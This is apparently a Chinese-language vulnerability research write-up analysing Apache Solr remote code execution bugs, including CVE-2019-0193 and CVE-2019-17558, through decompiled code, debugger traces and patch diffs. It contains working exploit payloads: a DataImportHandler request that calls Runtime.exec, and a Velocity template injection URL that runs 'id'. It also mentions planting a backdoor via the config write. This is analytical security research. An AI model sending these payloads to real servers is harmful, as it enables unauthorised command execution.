
27     public static final String RESOURCE_NAME = "configoverlay.json";
28     private static Map editable_prop_map = (Map)Utils.fromJSONResource( resourceName: "EditableSolrConfigAttributes.json");
29     static Class[] types = new Class[]{String.class, Boolean.class, Integer.class, Float.class};
30     public static final String ZNODEVER = "znodeVersion";
31     public static final String NAME = "overlay";
32
33     @
34     public ConfigOverlay(Map<String, Object> jsonObj, int znodeVersion) { jsonObj: size = 1 znodeVersion: 0
35         if (jsonObj == null) {
36             jsonObj = Collections.EMPTY_MAP;
37         }
38
39         this.znodeVersion = znodeVersion; znodeVersion: 0
40         this.data = Collections.unmodifiableMap(jsonObj); jsonObj: size = 1
41         this.props = (Map)this.data.get("props");
42         if (this.props == null) {
```

```
ConfigOverlay > getNamedPlugins()
Decompiled .class file, bytecode version: 52.0 (Java 8)

220         map.put("znodeVersion", this.znodeVersion);
221         map.putAll(this.data);
222         return map;
223     }
224
225     public Map<String, Map> getNamedPlugins(String typ) {
226         Map<String, Map> reqHandlers = (Map)this.data.get(typ);
227         return reqHandlers == null ? Collections.EMPTY_MAP : Collections.unmodifiableMap(reqHandlers);
228     }
```

第一次发包就连接起来了,那就还剩下一个疑问,什么时候进行的写入操作。此时查看文件,还没有被写入。但是这里所有配置已经完成,估计也不远了,果然,没跟几步就发现了

注意,这里写入文件的操作是不影响第二次发包的,这里的作用应该是把自定义的 listener 存储在硬盘上,在重启应用的时候去获取(所以这里其实可以写入后门,具体好不好用还得看是这怎么修的)



还有一个疑问,就是 <https://paper.seebug.org/425/> 中说的 Event 为 newSearcher

```
SolrCore > initListeners()
Decompiled .class file, bytecode version: 52.0 (Java 8) Download... Choose Sources...
493 String label = "Event Listener"; label: "Event Listener"
494 Iterator var3 = this.solrConfig.getPluginInfos(SolrEventListener.class.getName()).iterator();
495
496 while(var3.hasNext()) {
497     PluginInfo info = (PluginInfo)var3.next(); info: PluginInfo@8184
498     String event = (String)info.attributes.get("event"); event: "newSearcher"
499     SolrEventListener obj; obj: QuerySenderListener@8186
500     if ("firstSearcher".equals(event)) {
501         obj = (SolrEventListener)this.createInitInstance(info, clazz, msg: "Event Listener", (String)null);
502         this.firstSearcherListeners.add(obj);
503         log.debug("{} Added SolrEventListener for firstSearcher: {}", this.logid, obj);
504     } else if ("newSearcher".equals(event)) { event: "newSearcher"
505         obj = (SolrEventListener)this.createInitInstance(info, clazz, msg: "Event Listener", (String)null); info: Plug
506         this.newSearcherListeners.add(obj); obj: QuerySenderListener@8186
507         log.debug("{} Added SolrEventListener for newSearcher: {}", this.logid, obj);
508     }
```

```
SolrCore > getSearcher() > 0 -> {...}
Decompiled .class file, bytecode version: 52.0 (Java 8) Download... Choose Sources...
1828 if (currSearcher != null) {
1829     future = this.searcherExecutor.submit() -> {
1830         try {
1831             Iterator var3 = this.newSearcherListeners.iterator();
1832
1833             while(var3.hasNext()) {
1834                 SolrEventListener listener = (SolrEventListener)var3.next();
1835                 listener.newSearcher(newSearcher, currSearcher);
1836             }
1837         } catch (Throwable var5) {
```

漏洞修复

解决了XML解析问题并删除了RunExecutableListener类

CVE-2019-0193

利用条件

Apache Solr < 8.2.0
使用 DataImportHandler

参考

<https://github.com/vulhub/vulhub/tree/master/solr/CVE-2019-0193>


<https://mouse0w0.github.io/2018/12/02/Introduction-to-Nashorn/>

https://mp.weixin.qq.com/s/typLOXZCev_9WH_Ux0s6oA

https://paper.seebug.org/1009/#_1


漏洞分析

目标用的是jdk11,debug的时候需要注意一下参数





然后还有个问题就是jdk的版本不一致,导致断点打不到,因为摸索了半天也没弄明白docker里面那个java环境变量怎么设置的,就干脆直接把java文件给删了,然后自己搞了个java的软连接放过去以假乱真。


成功打到断点,接下来就是看一下处理逻辑




将我们的请求进行处理,所有的参数都赋值进了 `requestInfo` 中,然后取出 `command` 参数进行判断,进入分支后再对 `debug` 进行判断,所以payload中需要把 `debug=true`




然后调用了 **Nashorn JavaScript** 引擎,执行 **js** 脚本。这里我们的 **config** 已经被解析完成了。去找一下是如何进行解析的




然后找了半天找不到,而且最让我疑惑的是还是 **handler** 的时候就已经完成了赋值???,然后去看了一下别人的文章,突然反应过来这种 **config** 一般修改后都会有记录,改了一下发包,果然这里其实还并没有开始进行赋值



真正赋值的地方(像这种的话直接往xml解析的方法上断点,就能拦到了):



这里去截取我们要执行的方法名



漏洞修复

官方commit中, <https://github.com/apache/lucene-solr/commit/325824cd391c8e71f36f17d687f52344e50e9715>

```
11 ...trib/dataimport/src/java/org/apache/solr/handler/dataimport/DataImportHandler.java
@@ -80,6 +80,9 @@
80 80
81 81     private static final String PARAM_WRITER_IMPL = "writerImpl";
82 82     private static final String DEFAULT_WRITER_NAME = "SolrWriter";
83 83     + static final String ENABLE_DIH_DATA_CONFIG_PARAM = "enable.dih.dataConfigParam";
84 84     +
85 85     + final boolean dataConfigParam_enabled = Boolean.getBoolean(ENABLE_DIH_DATA_CONFIG_PARAM);
86
87 87     public DataImporter getImporter() {
88 88         return this.importer;
89
90 @@ -134,7 +137,7 @@ public void handleRequestBody(SolrQueryRequest req, SolrQueryResponse rsp)
134 137
135 138         if (DataImporter.SHOW_CONF_CMD.equals(command)) {
136 139             String dataConfigFile = params.get("config");
137 139             String dataConfig = params.get("dataConfig");
140 140             + String dataConfig = params.get("dataConfig"); // needn't check dataConfigParam_enabled; we don't execute it
138 141             if (dataConfigFile != null) {
139 142                 dataConfig = SolrWriter.getResourceAsString(req.getCore().getResourceLoader().openResource(dataConfigFile));
140 143             }
141
142 @@ -151,6 +154,12 @@ public void handleRequestBody(SolrQueryRequest req, SolrQueryResponse rsp)
151 154         return;
152 155     }
153 156
157 157     + if (params.get("dataConfig") != null && dataConfigParam_enabled == false) {
158 158         + throw new SolrException(SolrException.ErrorCode.FORBIDDEN,
159 159         + "Use of the dataConfig param (DIH debug mode) requires the system property " +
160 160         + ENABLE_DIH_DATA_CONFIG_PARAM + " because it's a security risk.");
161 161     }
162 162
163 163     rsp.add("initArgs", initArgs);
164 164     String message = "";
165 165
```

补丁增加了一个Java系统属性 `enable.dih.dataConfigParam`（默认为false） 只有启动solr的时候加上参数-Denable.dih.dataConfigParam=true 这样 `enable.dih.dataConfigParam`系统属性才为true。

使用Solr 8.2.0验证漏洞修复情况。再发同样的payload，响应403，

```
Request
Raw Params Headers Hex
POST /solr/new core/dataimport HTTP/1.1
Host: cqq.com:8983
Content-Length: 604
User-Agent: Mozilla/5.0
Content-type: application/x-www-form-urlencoded
Connection: close

command=full-import&debug=true&core=new_core&name=dataimport&dataConfig=
<dataConfig>
  <dataSource type="URLDataSource">
    <script><![CDATA[
      function poc(){
        java.lang.Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator");
      }
    ]]></script>
  </dataSource>
  <entity name="stackoverflow"
    url="https://stackoverflow.com/feeds/tag/solr"
    processor="XPathEntityProcessor"
    forEach="/feed"
    transformer="script:poc" />
</dataConfig>

Response
Raw Headers Hex JSON Beautifier
HTTP/1.1 403 Forbidden
Connection: close
Content-Type: application/json; charset=utf-8
Content-Length: 376

{
  "responseHeader": {
    "status": 403,
    "QTime": 4033,
    "error": {
      "metadata": {
        "error-class": "org.apache.solr.common.SolrException",
        "root-error-class": "org.apache.solr.common.SolrException",
        "msg": "Use of the dataConfig param (DIH debug mode) requires the system property enable.dih.dataConfigParam because it's a security risk.",
        "code": 4033
      }
    }
  }
}
```

因为在 `DataImportHandler#handleRequestBody` 中，抛出了异常。

```
DataImportHandler.class
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download... Choose Sources...
dataConfig
115
116 } else if (params.get("dataConfig") != null && !this.dataConfigParam_enabled) {
117     throw new SolrException(SolrException.ErrorCode.FORBIDDEN, "Use of the dataConfig param (DIH debug mode) requires the system property enable.dih.dataConfigParam because it's a security risk.");
118 }
```

CVE-2019-17558

利用条件

参考

<https://github.com/vulhub/vulhub/blob/master/solr/CVE-2019-17558/README.zh-cn.md>

漏洞分析

直接用上面的环境

调用了 `template.merge`，在 `context` 的初始化时,丢了一大堆变量进去,包括所有的request参数

```
VelocityResponseWriter > write()
Decompiled .class file, bytecode version: 52.0 (Java 8)
129         boolean layoutEnabled = request.getParams().getBool( param: "v.layout.enabled", def: true) && layoutTemplate != null;
130         String jsonWrapper = request.getParams().get("v.json"); jsonWrapper: null request: SolrRequestParsers$1@7956
131         boolean wrapResponse = layoutEnabled || jsonWrapper != null; wrapResponse: false layoutEnabled: false jsonWrapper: null
132         if (!wrapResponse) { wrapResponse: false
133             template.merge(context, writer); template: Template@9365 context: VelocityContext@7958 writer: FastWriter@9363
134         } else {
135             StringWriter stringWriter = new StringWriter();
```

然后payload中还有其他参数,q是可以不要的,wt是告诉服务端如何处理我们请求的(默认是处理json什么的,显然不行),然后 `v.template.name`,为我们put进去一个自定的模板。(这里 `paramsResourceLoaderEnable` 是第一次发包设置的)

```
VelocityResponseWriter > createEngine()
Decompiled .class file, bytecode version: 52.0 (Java 8)
private VelocityEngine createEngine(SolrQueryRequest request) {
    VelocityEngine engine = new VelocityEngine();
    engine.setProperty("velocimacro.library", "_macros.vm,VM_global_library.vm,macros.vm");
    engine.setProperty("velocimacro.library.autoreload", "true");
    ArrayList<String> loaders = new ArrayList();
    if (this.paramsResourceLoaderEnabled) {
        loaders.add("params");
        engine.setProperty("params.resource.loader.instance", new SolrParamResourceLoader(request));
    }
}
```



```
SolrParamResourceLoader > SolrParamResourceLoader()
Decompiled .class file, bytecode version: 52.0 (Java 8)

public SolrParamResourceLoader(SolrQueryRequest request) { request: SolrRequestParsers$1@8571
    SolrParams params = request.getParams(); params: MultiMapSolrParams@8581 request: SolrRequestParsers$1@8571
    Iterator names = params.getParameterNamesIterator(); names: HashMap$KeyIterator@8617

    while(names.hasNext()) {
        String name = (String)names.next(); name: "v.template.custom" names: HashMap$KeyIterator@8617
        if (name.startsWith("v.template.")) {
            this.templates.put(name.substring("v.template.".length()) + ".vm", params.get(name)); name: "v.template.custom" params: MultiMapSolrParams@8581
        }
    }
}

Variables
group "main": RUNNING
> {} this = {SolrParamResourceLoader@8602}
> request = {SolrRequestParsers$1@8571} ... toString()
> params = {MultiMapSolrParams@8581} ... toString()
> names = {HashMap$KeyIterator@8617}

Watches
new SolrParamResourceLoader(request) = {SolrParamResourceLoader@8602}
params.get(name) = "#set($x=) #set($rt=$x.class.forName("java.lang.Runtime"))"
name.substring("v.template.".length()) = "custom"
```

`v.template` 指定了一个模板,如果没有,则会使用当前的path作为
`templatesName` (select.vm)

```
VelocityResponseWriter > getTemplate()
Decompiled .class file, bytecode version: 52.0 (Java 8)

262 }
263
264 if (templateName == null) {
265     templateName = "index";
266 }
267
268 try {
269     Template template = engine.getTemplate(s: templateName + ".vm");
270     return template;
271 } catch (Exception var8) {
272     throw new IOException(var8.getMessage());
273 }
274 }
```

```
http://192.168.182.137:8983/solr/test2/select?
wt=velocity&v.template=AAA&v.template.AAA=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end
```

看一下第一次发包,主要还是在这里,修改了 `VelocatiyResponseWriter` 的一些初始信息

VelocityResponseWriter > init()

Decompiled .class file, bytecode version: 52.0 (Java 8)

```
82         log.warn("template.base.dir specified is not a directory: " + this.fileResourceLoaderBaseDir);
83         this.fileResourceLoaderBaseDir = null;
84     }
85 }
86
87     Boolean prle = args.getBooleanArg( name: "params.resource.loader.enabled"); prle: true
88     this.paramsResourceLoaderEnabled = null == prle ? false : prle; prle: true
89     Boolean srle = args.getBooleanArg( name: "solr.resource.loader.enabled"); srle: true args: NamedList@7676
90     this.solrResourceLoaderEnabled = null == srle ? true : srle; srle: true
91     this.initPropertiesFileName = (String)args.get("init.properties.file");
92     NamedList tools = (NamedList)args.get("tools");
93     if (tools != null) {
94         Iterator var6 = tools.iterator();
```